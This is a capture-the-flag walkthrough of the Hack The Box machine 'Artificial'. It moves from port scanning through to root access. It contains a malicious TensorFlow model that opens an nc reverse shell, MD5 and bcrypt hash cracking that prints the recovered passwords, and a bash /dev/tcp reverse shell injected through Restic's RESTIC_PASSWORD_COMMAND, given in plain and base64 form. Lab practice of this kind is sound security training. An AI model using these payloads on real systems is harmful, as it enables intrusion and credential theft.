

Writeup Artificial

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- 10.129.210.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 18:33 CEST
Nmap scan report for 10.129.210.95
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

Detailed port scan

At the detailed port scan go to get more information from the services which are open on the ip address.

```
nmap -p22,80 -sCV 10.129.210.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 18:35 CEST
Nmap scan report for 10.129.210.95
Host is up (0.030s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
```

```
80/tcp open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds

As you can see, there is a hostname name known. I will add this to my hosts file so that I can go to the web page <http://artificial.htb>. Once you have added this, you can surf to the web page. You will see the following page.



If you don't have an account yet, you can register. You can choose your own details for this.

REGISTER

test

test@artificial.htb



This connection is not secure. Logins entered here could be compromised. [Learn More](#)

register

Once you have logged in, you will see that you can upload a document. You can click on a URL called “Requirements” and a URL called “Dockerfile.” Two files will be downloaded. If you look in the requirements file, you will see that it contains a version of TensorFlow. TensorFlow is a free and open-source software library for machine learning and artificial intelligence.

Requirements.txt

```
tensorflow-cpu==2.13.1
```

Dockerfile.txt

```
FROM python:3.8-slim
```

```
WORKDIR /code
```

```
RUN apt-get update && \
```

```
    apt-get install -y curl && \
```

```
    curl -k -LO
```

```
https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737
```

```
862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-
```

```
manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
```

```
    rm -rf /var/lib/apt/lists/*
```

```
RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-
```

```
manylinux_2_17_x86_64.manylinux2014_x86_64.whl
```

```
ENTRYPOINT ["/bin/bash"]
```

So I started looking for an exploit for version 2.13.1 of TensorFlow and came across the following GitHub page: <https://github.com/Splinter0/tensorflow-rce?tab=readme-ov-file>


This Github page contains various files. The one we can use is the exploit.py script. I first looked at the script and changed my IP and listening address to my own.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthek@123@htb-dyu5dsuy3j]-[~/tensorflow-rce]
└─ [★]$ cat exploit.py
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.176 4444 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

If we upload the exploit.h5 file to the web page, you will see the following page.



If you click on View predictions now, you will see that you are connected to the web server on your listener address.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~]  
└─ [★]$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.176] from (UNKNOWN) [10.129.210.95] 35990  
/bin/sh: 0: can't access tty; job control turned off  
$
```

I'm now going to use the command to get my shell back to normal.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
app@artificial:~/app$
```

I was looking around in the server connection and there did I found a users.db database in the instance directory. I downloaded it so that I could view it using sqlite3.

```
app@artificial:~/app$ cd instance  
cd instance  
app@artificial:~/app/instance$ ls  
ls  
users.db
```

To download this database to your own machine, you will first need to set up an http server so that you can connect to it and retrieve the data. You can do this by executing the following commands.

```
# Connection on the webserver

app@artificial:~/app/instance$ python3 -m http.server 8000

# On my own HTB machine

wget http://10.129.210.95:8000/users.db
--2025-06-23 13:24:52-- http://10.129.210.95:8000/users.db
Connecting to 10.129.210.95:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24576 (24K) [application/octet-stream]
Saving to: 'users.db'

users.db          100%[=====>]  24.00K  --.-KB/s    in 0.009s

2025-06-23 13:24:52 (2.75 MB/s) - 'users.db' saved [24576/24576]
```

Now that I have downloaded the file, I can use the sqlite3 tool to read it. To do this, I first checked which tables were known in the database. You can check this by using the following command:

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ sqlite3 users.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
model  user
```

Now that we know there is a user table, you can take a look at what it contains.

```
sqlite> SELECT * FROM user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
```

```
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test@artificial.htb|098f6bcd4621d373cade4e832627b4f6
```

You can see that there are different users and hashes. I will put these in a file and see if I can crack them with hashcat. In the hash file, you only need to put the hashes as shown below.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ cat hash
c99175974b6e192936d97224638a34f8
0f3d8c76530022670f1c6029eed09ccb
b606c5f5136170f15444251665638b36
bc25b1f80f544c0ab451c02a3dca9fc6
bf041041e57f1aff3be7ea1abd6129d0
098f6bcd4621d373cade4e832627b4f6
```

Because these are MD5 hashes, we will use the “-m 0” option in the command with hashcat.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
```

Dictionary cache built:

```
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 0 secs
```

```
098f6bcd4621d373cade4e832627b4f6:test
c99175974b6e192936d97224638a34f8:mattp005numbertwo
bc25b1f80f544c0ab451c02a3dca9fc6:marwinnarak043414036
Approaching final keyspace - workload adjusted.
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hash
Time.Started.....: Mon Jun 23 13:39:41 2025 (4 secs)
Time.Estimated....: Mon Jun 23 13:39:45 2025 (0 secs)
Kernel.Feature....: Pure Kernel
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 4345.3 kH/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 3/6 (50.00%) Digests (total), 3/6 (50.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: $HEX[206b72697374656e616e6e65] ->
$HEX[042a0337c2a156616d6f732103]

Started: Mon Jun 23 13:39:35 2025
Stopped: Mon Jun 23 13:39:47 2025
```

As you can see above, we have cracked the passwords of the users test (My own registered user), Gael, and Royer.

Username	Password
test	test
Gael	mattp005numbertwo
Royer	marwinnarak043414036

I will now try to log in with gael on the ssh server. As you can see below, we have a connection to the ssh server as user gael.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ ssh gael@artificial.htb
gael@artificial.htb's password: mattp005numbertwo

gael@artificial:~$
```

Now we can get the user flag

User flag: 659cd3c7fa8247d2c40cc45bc9decc79

```
gael@artificial:~$ ls
user.txt
```



```
gael@artificial:~$ cat user.txt  
659cd3c7fa8247d2c40cc45bc9decc79
```

There was nothing else to be found in the directories of the user gael. So I started looking around in various directories and saw that there is a backup folder in the “/var” directory. If you look in the backup folder, you will find the following folder: `backrest_backup.tar.gz`. I downloaded this to my own HTB machine so that I could view the folder. Because this is not a zip file, you can use the tar archive to extract everything.

```
tar -xvf backrest_backup.tar.gz  
backrest/  
backrest/restic  
backrest/oplog.sqlite-wal  
backrest/oplog.sqlite-shm  
backrest/.config/  
backrest/.config/backrest/  
backrest/.config/backrest/config.json  
backrest/oplog.sqlite.lock  
backrest/backrest  
backrest/tasklogs/  
backrest/tasklogs/logs.sqlite-shm  
backrest/tasklogs/.inprogress/  
backrest/tasklogs/logs.sqlite-wal  
backrest/tasklogs/logs.sqlite  
backrest/oplog.sqlite  
backrest/jwt-secret  
backrest/processlogs/  
backrest/processlogs/backrest.log  
backrest/install.sh
```

If you use the `ls` command, you will see that not everything is visible.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable/backrest]  
└─ [★]$ ls  
backrest install.sh jwt-secret oplog.sqlite oplog.sqlite.lock oplog.sqlite-shm  
oplog.sqlite-wal processlogs restic tasklogs
```

If you use the `ls -la` command, you will see all invisible folders and files.

```

└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable/backrest]
└─ [★]$ ls -la
total 51092
drwxr-xr-x 5 hackthekat123 hackthekat123      4096 Mar  4 16:17 .
drwxr-xr-x 3 hackthekat123 hackthekat123      4096 Jun 23 13:59 ..
-rwxr-xr-x 1 hackthekat123 hackthekat123 25690264 Feb 16 13:38 backrest
drwxr-xr-x 3 hackthekat123 hackthekat123      4096 Mar  3 15:27 .config
-rwxr-xr-x 1 hackthekat123 hackthekat123      3025 Mar  2 22:28 install.sh
-rw----- 1 hackthekat123 hackthekat123        64 Mar  3 15:18 jwt-secret
-rw-r--r-- 1 hackthekat123 hackthekat123    57344 Mar  4 16:13 oplog.sqlite
-rw----- 1 hackthekat123 hackthekat123         0 Mar  3 15:18 oplog.sqlite.lock
-rw-r--r-- 1 hackthekat123 hackthekat123    32768 Mar  4 16:17 oplog.sqlite-shm
-rw-r--r-- 1 hackthekat123 hackthekat123         0 Mar  4 16:17 oplog.sqlite-wal
drwxr-xr-x 2 hackthekat123 hackthekat123      4096 Mar  3 15:18 processlogs
-rwxr-xr-x 1 hackthekat123 hackthekat123 26501272 Mar  2 22:28 restic
drwxr-xr-x 3 hackthekat123 hackthekat123      4096 Mar  4 16:17 tasklogs

```

I looked in the `.config` folder and found a subfolder called `backrest`. Inside the `backrest` folder, there is a `config.json` file. If you open it, you will see that there is a user called `backrest_root` with a hash.

```

└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-
dyu5dsuy3j]-[~/useable/backrest/.config/backrest]
└─ [★]$ cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt":
"JDJhJDEwJGNWR015OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA10EVCWnovMFFP"
      }
    ]
  }
}

```

So I'll put these in a file again and try to crack them. You can see that this is a bcrypt hash, so you can use the -m 3200 option in hashcat or you can just use john without any parameters.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^          (?)
1g 0:00:00:23 DONE (2025-06-23 21:13) 0.04180g/s 225.7p/s 225.7c/s 225.7C/s
baby16..huevos
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we have cracked these, I will try to log in to the ssh server. But here I got the following error.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ ssh backrest_root@artificial.htb
backrest_root@artificial.htb's password:
Permission denied, please try again.
```

so I went back to logging into the ssh server with the user we already had. By using the `ss -tuln` command to get the active network connections and you can see that there is a localhost listening on port 9898. So if I now do port forwarding, I will bring up a web page at <http://127.0.0.1:9898>.


```
gael@artificial:~$ ss -tuln
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
tcp	LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	2048	127.0.0.1:5000	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:9898	0.0.0.0:*	
tcp	LISTEN	0	511	:::80	:::*	
tcp	LISTEN	0	128	:::22	:::*	

So I logged out of the SSH server and reconnected to the SSH server, but this time using port forwarding. This will allow you to set up the web server running on the localhost on port 9898 so that you can browse to it.

```
└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-  
dyu5dsuy3j]-[~/useable/backrest/.config/backrest]  
└─ [★]$ ssh -L 9898:localhost:9898 gael@artificial.htb  
gael@artificial.htb's password:
```

There I went to try again for logging in with the credentials of backrest_root user, and so here it did succeed for logging in.




To connect to the server as root user you will have to create a new repository.

RCE code I will use for a bash connection to the server for the root user. I found this by going to the restic documentation, using a little common sense and asking my good friend chatgpt. 😊
😊.

The environment variable `RESTIC_PASSWORD_COMMAND` in Restic can be abused to execute arbitrary system commands. Instead of specifying a normal password, Restic executes the command associated with this variable and uses the output as a password. This means an attacker can inject a malicious command that is executed as soon as Restic tries to access it, which can lead to remote code execution (RCE).


ChatGPT prompt



Script that I created the RCE command for.

You will now put into the ENV_PARS the Base64 command you just created. If you put this in the env_pars (environment parameters) you define environment variables that are available during the execution of the backup process.

```
RESTIC_PASSWORD_COMMAND=bash -i >& /dev/tcp/10.10.14.176/4444 0>&1
```



The same story for the hook command

First, the RCE command must be converted to Base64. This is necessary because directly executing complex commands often causes problems, such as shell parsing errors or


command injection limitations. Encoding the command in Base64 and then decoding it on the target makes execution more reliable and simple. So you will have to first execute the following command on the ssh server or you own machine so that you get it in Base64.

```
gael@artificial:/tmp$ echo "bash -i >& /dev/tcp/10.10.14.176/4444 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzYvNDQ0NCAwPiYxCg==
```

You will also need to put the following code in the hook scripts. Hooks are scripts that are executed **before or after** an action such as a backup. By putting a payload here as well, you can **build in extra security that your code will be executed anyway**

The rest that you indicate of other options don't matter.

```
RESTIC_PASSWORD_COMMAND=echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzYvNDQ0NCAwPiYxCg== | base64 | bash
```



Start listener and press test configuration, and you will have a connection as root user.

root flag: 8c3483e03f933b2a4735311d4b1d2dc2

```
